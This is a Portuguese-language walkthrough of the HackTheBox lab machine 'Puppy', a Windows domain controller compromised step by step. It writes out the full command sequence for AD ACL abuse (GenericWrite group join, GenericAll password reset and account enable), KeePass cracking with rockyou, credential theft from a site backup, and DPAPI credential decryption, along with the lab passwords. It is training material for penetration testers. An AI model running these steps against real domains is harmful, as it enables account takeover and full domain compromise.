Introdução
A exploração da máquina Puppy da HTB começa com o abuso da permissão GenericWrite do usuário levi.james sobre o grupo Developers, liberando acesso a um compartilhamento SMB onde um banco KeePass é extraído e suas senhas são usadas para acessar a conta ant.edwards. Por possuir GenericAll sobre adam.silver, esse usuário permite alterar a senha e reativar a conta de Adam, garantindo um acesso WinRM onde o backup de um site expõe as credenciais de steph.cooper. Por fim, o controle total do domínio é alcançado ao usar a senha de Steph para descriptografar dados do DPAPI, revelando as credenciais da conta administrativa steph.cooper_adm.
Enumeração
Como é comum em pentests reais, a exploração dessa máquina começa com acesso a seguinte conta do domínio: levi.james / KingofAkron2025!
Serviços
Primeiro, vamos rodar o nmap para ver os serviços que estão rodando.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ sudo nmap 10.129.232.75 -sV
[sudo] password for kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-20 18:52 -0300
Stats: 0:01:58 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 93.33% done; ETC: 18:54 (0:00:08 remaining)
Nmap scan report for 10.129.232.75
Host is up (0.14s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-06-21 04:52:27Z)
111/tcp  open  rpcbind       2-4 (RPC #100000)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
2049/tcp open  nlockmgr      1-4 (RPC #100021)
3260/tcp open  iscsi?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: PUPPY.HTB, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 239.26 seconds
E os serviços padrão do Active Directory estão presentes, como DNS, Kerberos, LDAP, RPC…
SMB
Listando o SMB, temos acesso apenas aos compartilhamentos padrão, o DEV parece ser interessante mas não temos acesso a ele.
Listando shares como levi.james
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ nxc smb 10.129.232.75 -u levi.james -p KingofAkron2025! --shares
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               [*] Enumerated shares
SMB         10.129.232.75   445    DC               Share           Permissions            Remark
SMB         10.129.232.75   445    DC               -----           -----------            ------
SMB         10.129.232.75   445    DC               ADMIN$                                 Remote Admin
SMB         10.129.232.75   445    DC               C$                                     Default share
SMB         10.129.232.75   445    DC               DEV                                    DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ                   Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ                   Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ                   Logon server share
Enumerando os compartilhamentos SYSVOL, encontramos alguns arquivos, porém eles estão vazios.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ smbclient //10.129.232.75/SYSVOL -U puppy.htb/levi.james%KingofAkron2025!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Mar 21 02:33:44 2025
  ..                                  D        0  Wed Feb 19 08:44:57 2025
  lvRxjnmZBA                          D        0  Fri Mar 21 02:33:44 2025
  PUPPY.HTB                          Dr        0  Wed Feb 19 08:44:57 2025
  UltFsQYRGg.txt                      A        0  Fri Mar 21 02:33:44 2025

                5080575 blocks of size 4096. 1643310 blocks available
smb: \> get UltFsQYRGg.txt
getting file \UltFsQYRGg.txt of size 0 as UltFsQYRGg.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ exiftool UltFsQYRGg.txt
ExifTool Version Number         : 13.55
File Name                       : UltFsQYRGg.txt
Directory                       : .
File Size                       : 0 bytes
File Modification Date/Time     : 2026:06:20 18:59:38-03:00
File Access Date/Time           : 2026:06:20 19:01:01-03:00
File Inode Change Date/Time     : 2026:06:20 18:59:38-03:00
File Permissions                : -rw-r--r--
Error                           : File is empty
Exploração
GenericWrite Abuse
Vamos obter os objetos do AD para analisar as relações entre eles com o Bloodhound
┌──(kali㉿kali)-[~/Documents/htb/puppy/smb]
└─$ bloodhound-python -u 'levi.james' -p 'KingofAkron2025!' -ns 10.129.232.75 -d puppy.htb -c All
No gráfico vemos que o usuário LEVI.JAMES é membro de um grupo chamado HR que possui permissões GenericWrite no grupo DEVELOPERS, a permissão GenericWrite nos concede o direito de modificar o grupo DEVELOPERS da forma que quisermos, incluindo nos adicionar ao grupo.

Voltando aos compartilhamentos SMB que listamos anteriormente, notamos que existe um compartilhamento chamado DEV, que enumeramos com o usuário levi.james, então, podemos nos adicionar ao grupo DEVELOPERS e verificar se vamos ganhar acesso de leitura nele.
SMB         10.129.232.75   445    DC               Share           Permissions            Remark
SMB         10.129.232.75   445    DC               -----           -----------            ------
SMB         10.129.232.75   445    DC               ADMIN$                                 Remote Admin
SMB         10.129.232.75   445    DC               C$                                     Default share
SMB         10.129.232.75   445    DC               DEV                                    DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ                   Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ                   Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ
Adicionando o usuário levi.james ao grupo DEVELOPERS .
┌──(kali㉿kali)-[~/Documents/bloodhound]
└─$ python3 /usr/share/doc/python3-impacket/examples/net.py PUPPY.HTB/'levi.james':'KingofAkron2025!'@10.129.232.75 group -name "DEVELOPERS" -join 'levi.james'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Adding user account 'levi.james' to group 'DEVELOPERS'
[+] User account added to DEVELOPERS succesfully!
E agora temos permissão de leitura no compartilhamento DEV.
┌──(kali㉿kali)-[~/Documents/bloodhound]
└─$ nxc smb 10.129.232.75 -u levi.james -p KingofAkron2025! --shares
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               [*] Enumerated shares
SMB         10.129.232.75   445    DC               Share           Permissions            Remark
SMB         10.129.232.75   445    DC               -----           -----------            ------
SMB         10.129.232.75   445    DC               ADMIN$                                 Remote Admin
SMB         10.129.232.75   445    DC               C$                                     Default share
SMB         10.129.232.75   445    DC               DEV             READ                   DEV-SHARE for PUPPY-DEVS
SMB         10.129.232.75   445    DC               IPC$            READ                   Remote IPC
SMB         10.129.232.75   445    DC               NETLOGON        READ                   Logon server share
SMB         10.129.232.75   445    DC               SYSVOL          READ                   Logon server share
Cracking Password
Enumerando o compartilhamento DEV, existe um arquivo chamado recovery.kdbx, vamos baixa-lo (A extensão “.kdbx” se trata de um arquivo de banco de dados criptografado usado para armazenar credenciais de login, senhas, URLs e notas).
┌──(kali㉿kali)-[~/Documents/bloodhound]
└─$ smbclient //10.129.232.75/DEV -U puppy.htb/levi.james%KingofAkron2025!
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Sun Mar 23 04:07:57 2025
  ..                                  D        0  Sat Mar  8 13:52:57 2025
  KeePassXC-2.7.9-Win64.msi           A 34394112  Sun Mar 23 04:09:12 2025
  Projects                            D        0  Sat Mar  8 13:53:36 2025
  recovery.kdbx                       A     2677  Tue Mar 11 23:25:46 2025

                5080575 blocks of size 4096. 1644753 blocks available
smb: \> get recovery.kdbx
getting file \recovery.kdbx of size 2677 as recovery.kdbx (3.2 KiloBytes/sec) (average 3.2 KiloBytes/sec)
Tentando descobrir a senha que foi usada para criptografar o arquivo recovery.kdbx utilizando a ferramenta keepass4brute, obtivemos sucesso com a senha ‘liverpool’ através de um ataque de dicionário (a wordlist usada é a rockyou).
┌──(keepwn_env)─(kali㉿kali)-[~/Documents/tools/keepass4brute]
└─$ ./keepass4brute.sh ~/Documents/htb/puppy/recovery.kdbx /usr/share/wordlists/rockyou.txt
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 36/14344392 - Attempts per minute: 93 - Estimated time remaining: 15 weeks, 2 days
[+] Current attempt: liverpool

[*] Password found: liverpool
A partir daí, podemos abrir o KeePassXC GUI no Linux e abrir o arquivo (Database > Open Database > clicar no arquivo recovery.kdbx), informar a senha descoberta e obter acesso às credenciais

"Group","Title","Username","Password","URL","Notes","TOTP","Icon","Last Modified","Created"
"Root","JAMIE WILLIAMSON","","JamieLove2025!","puppy.htb","","","0","2025-03-10T08:57:58Z","2025-03-10T08:57:01Z"
"Root","ADAM SILVER","","HJKL2025!","puppy.htb","","","0","2025-03-10T09:01:02Z","2025-03-10T08:58:07Z"
"Root","ANTONY C. EDWARDS","","Antman2025!","puppy.htb","","","0","2025-03-10T09:00:02Z","2025-03-10T08:58:46Z"
"Root","STEVE TUCKER","","Steve2025!","puppy.htb","","","0","2025-03-10T09:03:48Z","2025-03-10T09:01:26Z"
"Root","SAMUEL BLAKE","","ILY2025!","puppy.htb","","","0","2025-03-10T09:03:39Z","2025-03-10T09:02:03Z"
Acesso ao usuário ANT.EDWARDS
Enumerando os usuários presentes no Active Directory, obtemos o username de logon do ANTONY C. EDWARDS e podemos testar a senha.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ nxc smb "10.129.232.75" -d "PUPPY.HTB" -u "levi.james" -p 'KingofAkron2025!' --users
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\levi.james:KingofAkron2025!
SMB         10.129.232.75   445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.129.232.75   445    DC               Administrator                 2025-02-19 19:33:28 0       Built-in account for administering the computer/domain
SMB         10.129.232.75   445    DC               Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.129.232.75   445    DC               krbtgt                        2025-02-19 11:46:15 0       Key Distribution Center Service Account
SMB         10.129.232.75   445    DC               levi.james                    2025-02-19 12:10:56 0
SMB         10.129.232.75   445    DC               ant.edwards                   2025-02-19 12:13:14 0
SMB         10.129.232.75   445    DC               adam.silver                   2026-06-21 09:04:28 0
SMB         10.129.232.75   445    DC               jamie.williams                2025-02-19 12:17:26 0
SMB         10.129.232.75   445    DC               steph.cooper                  2025-02-19 12:21:00 0
SMB         10.129.232.75   445    DC               steph.cooper_adm              2025-03-08 15:50:40 0
SMB         10.129.232.75   445    DC               [*] Enumerated 9 local users: PUPPY
Testando a credencial:
──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ nxc smb "10.129.232.75" -d "PUPPY.HTB" -u 'ant.edwards'  -p 'Antman2025!' --no-bruteforce --continue-on-success
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\ant.edwards:Antman2025!
E a credencial está correta. Analisando as relações do usuario ANT.EDWARDS com outros objetos do AD vemos que ele pertence ao grupo SENIOR DEVS que possui permissões GenericAll no usuário ADAM.SILVER, isso nos permite mudar a senha dele.

Acesso ao usuário ADAM.SILVER
Mudando a senha do usuário ADAM.SILVER e ativando sua conta, conseguimos testar sua credencial e confirmar o acesso.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ netexec smb 10.129.232.75 -u 'ant.edwards' -p 'Antman2025!' -d 'puppy.htb' -M change-password -o USER="ADAM.SILVER" NEWPASS='Password123!'
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] puppy.htb\ant.edwards:Antman2025!
CHANGE-P... 10.129.232.75   445    DC               [+] Successfully changed password for ADAM.SILVER

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ impacket-net 'puppy.htb'/'ant.edwards':'Antman2025!'@10.129.232.75 user -enable "adam.silver"
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Enabling user account 'adam.silver'
[+] user account enabled succesfully!

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ nxc smb "10.129.232.75" -d "PUPPY.HTB" -u 'adam.silver'  -p 'Password123!'
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\adam.silver:Password123!
Logando via winrm
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ evil-winrm -i 10.129.232.75 -u 'adam.silver' -p 'Password123!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\adam.silver\Documents> whoami
puppy\adam.silver
No diretório C:/Backups existe um arquivo .bak que se trata de um backup. Vamos baixar.
*Evil-WinRM* PS C:\> ls

    Directory: C:\

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          5/9/2025  10:48 AM                Backups
d-----         5/12/2025   5:21 PM                inetpub
d-----          5/8/2021   1:20 AM                PerfLogs
d-r---         7/24/2025  12:30 PM                Program Files
d-----          5/8/2021   2:40 AM                Program Files (x86)
d-----          3/8/2025   9:00 AM                StorageReports
d-r---          3/8/2025   8:52 AM                Users
d-----         5/13/2025   4:40 PM                Windows
Baixando site-backup-2024-12-30.zip.
*Evil-WinRM* PS C:\Backups> download site-backup-2024-12-30.zip

Info: Downloading C:\Backups\site-backup-2024-12-30.zip to site-backup-2024-12-30.zip

Info: Download successful!
Desempacotando o arquivo de backup
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ unzip site-backup-2024-12-30.zip
Archive:  site-backup-2024-12-30.zip
   creating: puppy/
  inflating: puppy/nms-auth-config.xml.bak
   creating: puppy/images/
  inflating: puppy/images/banner.jpg
  inflating: puppy/images/jamie.jpg
  inflating: puppy/images/antony.jpg
.
. SKIP
.
  inflating: puppy/assets/sass/libs/_breakpoints.scss
  inflating: puppy/assets/sass/libs/_mixins.scss
  inflating: puppy/index.html
E dentro do backup, no arquivo “nms-auth-config.xml.bak” obtemos uma credencial do usuário Steph Cooper
┌──(kali㉿kali)-[~/Documents/htb/puppy/puppy]
└─$ l
assets/  images/  index.html  nms-auth-config.xml.bak

┌──(kali㉿kali)-[~/Documents/htb/puppy/puppy]
└─$ cat nms-auth-config.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<ldap-config>
    <server>
        <host>DC.PUPPY.HTB</host>
        <port>389</port>
        <base-dn>dc=PUPPY,dc=HTB</base-dn>
        <bind-dn>cn=steph.cooper,dc=puppy,dc=htb</bind-dn>
        <bind-password>ChefSteph2025!</bind-password>
    </server>
    <user-attributes>
        <attribute name="username" ldap-attribute="uid" />
        <attribute name="firstName" ldap-attribute="givenName" />
        <attribute name="lastName" ldap-attribute="sn" />
        <attribute name="email" ldap-attribute="mail" />
    </user-attributes>
    <group-attributes>
        <attribute name="groupName" ldap-attribute="cn" />
        <attribute name="groupMember" ldap-attribute="member" />
    </group-attributes>
    <search-filter>
        <filter>(&(objectClass=person)(uid=%s))</filter>
    </search-filter>
</ldap-config>
Testando a credencial obtida, e ainda é válida.
┌──(kali㉿kali)-[~/Documents/htb/puppy/puppy]
└─$ nxc smb "10.129.232.75" -d "PUPPY.HTB" -u "steph.cooper" -p 'ChefSteph2025!'
SMB         10.129.232.75   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:PUPPY.HTB) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.232.75   445    DC               [+] PUPPY.HTB\steph.cooper:ChefSteph2025!
Login via winrm.
──(kali㉿kali)-[~/Documents/htb/puppy/puppy]
└─$ evil-winrm -i 10.129.232.75 -u 'steph.cooper' -p 'ChefSteph2025!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper\Documents> whoami
puppy\steph.cooper
Privilege Escalation: Acesso Administrativo como STEPH.COOPER_ADM
E dentro dos diretórios do STEPH.COOPER encontramos a chave e os dados criptografados do DPAPI (Data Protection API) do Windows. O evil-winrm estava com problemas ao baixar os dados criptografados, então podemos codificar em base64 levar para nossa maquina, decodificar e usar o dpapi.py do impacket para quebrar a senha.
*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials> dir -h

    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Credentials

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:54 AM            414 C8D69EBE9A43E9DEBF6B5FBD48B521B9

*Evil-WinRM* PS C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107> dir -h

    Directory: C:\Users\steph.cooper\AppData\Roaming\Microsoft\Protect\S-1-5-21-1487982659-1829050783-2281216199-1107

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-hs-          3/8/2025   7:40 AM            740 556a2412-1275-4ccf-b721-e6a0b4f90407
-a-hs-         2/23/2025   2:36 PM             24 Preferred
Blob de Credencial:
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ cat cred.txt
AQAAAJIBAAAAAAAAAQAAANCMnd8BFdERjHoAwE/Cl+sBAAAAEiRqVXUSz0y3IeagtPkEBwAAACA6AAAARQBuAHQAZQByAHAAcgBpAHMAZQAgAEMAcgBlAGQAZQBuAHQAaQBhAGwAIABEAGEAdABhAA0ACgAAAANmAADAAAAAEAAAAHEb7RgOmv+9Na4Okf93s5UAAAAABIAAAKAAAAAQAAAACtD/ejPwVzLZOMdWJSHNcNAAAAAxXrMDYlY3P7k8AxWLBmmyKBrAVVGhfnfVrkzLQu2ABNeu0R62bEFJ0CdfcBONlj8Jg2mtcVXXWuYPSiVDse/sOudQSf3ZGmYhCz21A8c6JCGLjWuS78fQnyLW5RVLLzZp2+6gEcSU1EsxFdHCp9cT1fHIHl0cXbIvGtfUdeIcxPq/nN5PY8TR3T8i7rw1h5fEzlCX7IFzIu0avyGPnrIDNgButIkHWX+xjrzWKXGEiGrMkbgiRvfdwFxb/XrET9Op8oGxLkI6Mr8QmFZbjS41FAAAADqxkFzw7vbQSYX1LftJiaf2waSc
Master Key:
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ cat key.txt
AgAAAAAAAAAAAAAANQA1ADYAYQAyADQAMQAyAC0AMQAyADcANQAtADQAYwBjAGYALQBiADcAMgAxAC0AZQA2AGEAMABiADQAZgA5ADAANAAwADcAAABqVXUSz0wAAAAAiAAAAAAAAABoAAAAAAAAAAAAAAAAAAAAdAEAAAAAAAACAAAAsj8xITRBgEgAZOArghULmlBGAAAJgAAAA2YAAPtTG5NorNzxhcfx4/jYgxj+JK0HBHMu8jL7YmpQvLiX7P3r8JgmUe6u9jRlDDjMOHDoZvKzrgIlOUbC0tm4g/4fwFIfMWBq0/fLkFUoEUWvl1/BQlIKAYfIoVXIhNRtc+KnqjXV7w+BAgAAAIIHeThOAhE+Lw/NTnPdszJQRgAACYAAAANmAAAnsQrcWYkrgMd0xLdAjCF9uEuKC2mzsDC0a8AOxgQxR93gmJxhUmVWDQ3j7+LCRX6JWd1L/NlzkmxDehild6MtoO3nd90f5dACAAAAAAEAAFgAAADzFsU+FoA2QrrPuakOpQmSSMbe5Djd8l+4J8uoHSit4+e1BHJIbO28uwtyRxl2Q7tk6e/jjlqROSxDoQUHc37jjVtn4SVdouDfm52kzZT2VheO6A0DqjDlEB19Qbzn9BTpGG4y7P8GuGyN81sbNoLN84yWe1mA15CSZPHx8frov6YwdLQEg7H8vyv9ZieGhBRwvpvp4gTur0SWGamc7WN590w8Vp98J1n3t3TF8H2otXCjnpM9m6exMiTfWpTWfN9FFiL2aC7Gzr/FamzlMQ5E5QAnk63b2T/dMJnp5oIU8cDPq+RCVRSxcdAgUOAZMxPs9Cc7BUD+ERVTMUi/Jp7MlVgK1cIeipAl/gZz5asyOJnbThLa2ylLAf0vaWZGPFQWaIRfc8ni2iVkUlgCO7bI9YDIwDyTGQw0Yz/vRE/EJvtB4bCJdW+Ecnk8TUbok3SGQoExL3I5Tm2a/F6/oscc9YlciWKEmqQ=
Descriptografando as credentials, conseguimos acessar como o usuário steph.cooper_adm e alcançamos acesso administrativo no sistema.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ base64 -d key.txt > 556a2412-1275-4ccf-b721-e6a0b4f90407

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ base64 -d cred.txt > C8D69EBE9A43E9DEBF6B5FBD48B521B9

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ impacket-dpapi masterkey -file 556a2412-1275-4ccf-b721-e6a0b4f90407 -sid S-1-5-21-1487982659-1829050783-2281216199-1107 -password 'ChefSteph2025!'
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version     :        2 (2)
Guid        : 556a2412-1275-4ccf-b721-e6a0b4f90407
Flags       :        0 (0)
Policy      : 4ccf1275 (1288639093)
MasterKeyLen: 00000088 (136)
BackupKeyLen: 00000068 (104)
CredHistLen : 00000000 (0)
DomainKeyLen: 00000174 (372)

Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84

┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ impacket-dpapi credential -file C8D69EBE9A43E9DEBF6B5FBD48B521B9 -key 0xd9a570722fbaf7149f9f9d691b0e137b7413c1414c452f9c77d6d8a8ed9efe3ecae990e047debe4ab8cc879e8ba99b31cdb7abad28408d8d9cbfdcaf319e9c84
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten : 2025-03-08 15:54:29+00:00
Flags       : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist     : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type        : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target      : Domain:target=PUPPY.HTB
Description :
Unknown     :
Username    : steph.cooper_adm
Unknown     : FivethChipOnItsWay2025!
Login via winrm e confirmamos o acesso total no AD.
┌──(kali㉿kali)-[~/Documents/htb/puppy]
└─$ evil-winrm -i 10.129.232.75 -u 'steph.cooper_adm' -p 'FivethChipOnItsWay2025!'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> whoami
puppy\steph.cooper_adm
*Evil-WinRM* PS C:\Users\steph.cooper_adm\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== =======
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Enabled
SeMachineAccountPrivilege                 Add workstations to domain                                         Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Enabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Enabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Enabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Enabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeBackupPrivilege                         Back up files and directories                                      Enabled
SeRestorePrivilege                        Restore files and directories                                      Enabled
SeShutdownPrivilege                       Shut down the system                                               Enabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Enabled
